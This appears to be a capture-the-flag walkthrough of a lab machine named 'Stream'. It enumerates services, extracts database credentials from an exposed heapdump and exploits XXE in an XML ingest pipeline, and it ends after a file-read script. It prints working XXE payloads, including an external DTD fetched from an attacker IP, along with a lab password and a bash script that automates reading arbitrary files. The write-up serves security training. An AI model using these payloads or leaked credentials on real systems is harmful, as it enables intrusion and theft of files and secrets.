

Stream

```
Box name: Stream
Ip; 10.129.13.165
Os: Linux
Level: Medium

Made by petstar
```

Enumeration

we start with `nmap` scan

```
nmapautomator --host 10.129.13.165 --type all

Running all scans on 10.129.13.165

Host is likely running Linux


---------------------Starting Port Scan-----------------------
-
```

```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8081/tcp open  blackice-icecap



----------------------Starting Script Scan----------------------
---



PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.19 (Ubu
ntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDS
A)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25
519)
80/tcp   open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://api.htb-airpo
rt.htb/
8081/tcp open  http    Uvicorn
|_http-server-header: uvicorn
|_http-title: Site doesn't have a title (application/json).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Let us start our checking on port 80

```
curl -s http://api.htb-airport.htb/ | jq
{
  "service": "terminal-edge-gateway",
  "status": "operational",
  "version": "1.0.0",
```

```
  "node": "tg-edge-01",
  "region": "eu-central-1",
  "uptime": "2d 8h 55m 55s",
  "upstreams": {
    "flight-data-service": "UP",
    "boarding-control": "UP",
    "gate-assignment": "UP",
    "passenger-manifest": "UP"
  },
  "message": "All terminal gateway systems are operational.",
  "timestamp": "2026-10-10T19:27:32.652776471Z"
}
```

Nothing interesting so let us access to tuhe port 8081


```
curl -s http://10.129.13.165:8081/ | jq
{
  "service": "AIDX flight-leg ingest",
  "what": "Accepts AIDX XML for processing",
  "how": {
    "method": "POST",
    "path": "/feeds/aidx",
    "content_type": "application/xml",
    "max_bytes": 262144
  },
  "required_elements": [
    "IATA_AIDX_FlightLegNotifRQ",
    "Originator",
    "FlightLeg",
    "LegIdentifier"
  ],
  "note": "Ingest does not parse. Full validation happens dow
nstream.",
  "health": "GET /health"
}
```

We see that here there is a processing using XML. We do not have access to good endpoints so let us do directory enumeration


```
gobuster dir -u http://10.129.13.165:8081/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -t 100
```

```
┌──(thierry㉿thierry)-[~/Desktop/rooms/Hackthebox/Stream]
└─$ gobuster dir -u http://10.129.13.165:8081/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -t 100
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.13.165:8081/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
docs                 (Status: 200) [Size: 1021]
health               (Status: 200) [Size: 86]
Progress: 20481 / 20481 (100.00%)
===============================================================
Finished
===============================================================
```

Let us access to docs endpoint



Let us check the port one




Let us try injecting xxe payload

```
curl -s -X POST http://10.129.14.175:8081/feeds/aidx \
  -H 'Content-Type: application/xml' \
  --data-binary '<?xml version="1.0"?>
<!DOCTYPE IATA_AIDX_FlightLegNotifRQ [
  <!ENTITY % remote SYSTEM "http://10.10.14.143/evil.dtd">
  %remote;
]>
<IATA_AIDX_FlightLegNotifRQ><Originator>T</Originator><Flight
Leg><LegIdentifier>X</LegIdentifier></FlightLeg></IATA_AIDX_F
lightLegNotifRQ>'
{"accepted":true,"topic":"aidx.flightleg.raw.v1"}
```

We are not able so let us come back and try enumerating port 80 directories

```
gobuster dir -u http://api.htb-airport.htb/ -w /usr/share/wor
dlists/seclists/Discovery/Web-Content/trickest-robots-disallo
```

```
wed-wordlists/top-10000.txt -t 100
```



Found `actuator` directory let us enumerate it


```
curl -s http://api.htb-airport.htb/actuator | jq
{
  "_links": {
    "self": {
      "href": "http://api.htb-airport.htb/actuator",
      "templated": false
    },
    "heapdump": {
      "href": "http://api.htb-airport.htb/actuator/heapdump",
      "templated": false
    }
  }
```

We diuscover heapdump let us downloqd it and see it content

```
wget http://api.htb-airport.htb/actuator/heapdump
```

We found interesting things

```
strings heapdump.hprof | grep -n 'Username' -B5 -A5
```




```
#potentils usernames
svc_events
svc-infra


#Potential password
Yl4aCgh4y2PnU
```

We likely have ClickHouse credentials. The `svc_events` user with password `Yl4aCgh4y2PnU` is used by the Java application to connect to ClickHouse.


```
gobuster vhost -u http://htb-airport.htb/ --domain htb-airpor
t.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomai
ns-top1million-110000.txt --append-domain -t 100
```

```
┌──(thierry㉿thierry)-[~/Desktop/rooms/Hackthebox/Stream]
└─$ gobuster vhost -u http://htb-airport.htb/ --domain htb-airport.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -t 100
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://htb-airport.htb/
[+] Method:                    GET
[+] Threads:                   100
[+] Wordlist:                  /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
db.htb-airport.htb Status: 200 [Size: 4]
api.htb-airport.htb Status: 200 [Size: 362]
#www.htb-airport.htb Status: 400 [Size: 166]
#mail.htb-airport.htb Status: 400 [Size: 166]
#smtp.htb-airport.htb Status: 400 [Size: 166]
#pop3.htb-airport.htb Status: 400 [Size: 166]
Progress: 114442 / 114442 (100.00%)
===============================================================
Finished
===============================================================
```

We discover db subdomain



We click on clickstart and put credentials



After login we gwt this interfac






Chart explorer



We see that we have tables let us see their content



We see that we have an XML let us take it and test our 8001 port

We come back to test theses iusing curl

```
curl -s "http://db.htb-airport.htb/?query=SHOW%20DATABASES" \
  --user 'svc_events:Yl4aCgh4y2PnU'
partner_feed
```

```
curl -s "http://db.htb-airport.htb/?query=SHOW%20TABLES%20FRO
M%20partner_feed" \
  --user 'svc_events:Yl4aCgh4y2PnU'
flightleg_json
flightleg_json_kafka
flightleg_json_mv
flightleg_raw
flightleg_raw_kafka
flightleg_raw_mv
```

Understanding the materialized view:

```
CREATE MATERIALIZED VIEW ... flightleg_json_mv TO flightleg_j
son AS
SELECT
  JSONExtractString(raw, 'transaction_id') AS transaction_id,
  JSONExtractString(raw, 'originator')      AS originator,
  ...
  raw AS event
FROM flightleg_json_kafka
```

Translation: every time a message arrives in Kafka, the MV extracts fields and inserts them into `flightleg_json`.

Conclusion:
We have a database that stores parsed XML. If we can inject malicious XML into the pipeline, the parsed result (including any file contents we exfiltrate) will appear in `flightleg_json`. We can then read it via ClickHouse.

We remember oiur api on port 8081

```
{
  "service": "AIDX flight-leg ingest",
  "what": "Accepts AIDX XML for processing",
  "how": {
    "method": "POST",
    "path": "/feeds/aidx",
```

```
    "content_type": "application/xml"
  },
  "note": "Ingest does not parse. Full validation happens dow
nstream."
}
```

The key phrase: *"Ingest does not parse"*. The API only pushes to Kafka. The **real** parser is elsewhere (another service). That's the one we want to attack.

Full pipeline:

```
POST /feeds/aidx
    ↓
Uvicorn (Python) → Kafka (aidx.flightleg.raw.v1)
    ↓
Consumer (Java) → parse XML → JSON → ClickHouse (flightleg_js
on)
```

It's the **Java consumer** that will resolve XML entities. It is vulnerable to XXE.

Conclusion:
The API is just a gateway. The actual XML parsing happens downstream, in a separate service that we can't directly reach. But we can send XML to the gateway, and the downstream parser will process it. If the parser is vulnerable to XXE, we can read files on the server.

Payload (file `/tmp/xxe/payload.xml`):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE IATA_AIDX_FlightLegNotifRQ [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<IATA_AIDX_FlightLegNotifRQ>
  <Originator>T</Originator>
  <FlightLeg>
    <LegIdentifier>&xxe;</LegIdentifier>
```

```
  </FlightLeg>
</IATA_AIDX_FlightLegNotifRQ>
```

Why `<LegIdentifier>` *?* Because we saw in the MV that this field is extracted and stored in `flightleg_json`. Anything inside it ends up in the database.

```
curl -s -X POST http://10.129.15.72:8081/feeds/aidx \
  -H 'Content-Type: application/xml' \
  --data-binary @/tmp/xxe_passwd.xml

#Reading the result (wait 5 seconds for Kafka + consumer to p
rocess):
sleep 5

U='svc_events:Yl4aCgh4y2PnU'
B='http://db.htb-airport.htb'
curl -s "$B/?query=SELECT%20event%20FROM%20partner_feed.fligh
tleg_json%20ORDER%20BY%20ingested%20DESC%20LIMIT%201%20FORMA
T%20Vertical" --user "$U"
```

The contents of `/etc/passwd` appear in the response. **XXE confirmed!**

Now we will write a script to automate it

Doing a POST + wait + ClickHouse query manually is tedious. We create a script:

```
mkdir -p /tmp/xxe && cd /tmp/xxe

cat > readfile.sh <<'SCRIPT'
#!/bin/bash
set -e
FILE="$1"
TARGET="${TARGET:-10.129.15.72}"
U="${U:-svc_events:Yl4aCgh4y2PnU}"
B="${B:-http://db.htb-airport.htb}"

# XXE payload that reads FILE
```

```
cat > /tmp/xxe/payload.xml <<XMLEOF
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE IATA_AIDX_FlightLegNotifRQ [
  <!ENTITY xxe SYSTEM "file://${FILE}">
]>
<IATA_AIDX_FlightLegNotifRQ>
  <Originator>T</Originator>
  <FlightLeg>
    <LegIdentifier>&xxe;</LegIdentifier>
  </FlightLeg>
</IATA_AIDX_FlightLegNotifRQ>
XMLEOF

# Send
curl -s -X POST "http://${TARGET}:8081/feeds/aidx" \
  -H 'Content-Type: application/xml' \
  --data-binary @/tmp/xxe/payload.xml >/dev/null

# Wait for Kafka pipeline
sleep 4

# Read result
curl -s "${B}/?query=SELECT%20event%20FROM%20partner_feed.fli
ghtleg_json%20ORDER%20BY%20ingested%20DESC%20LIMIT%201%20FORM
AT%20Vertical" \
  --user "$U" \
  | grep -oP '(?<="LegIdentifier":")[^"]*' \
  | sed 's/\\n/\n/g'
SCRIPT

chmod +x readfile.sh
```

Usage

```
./readfile.sh /etc/passwd
./readfile.sh /etc/hostname
```

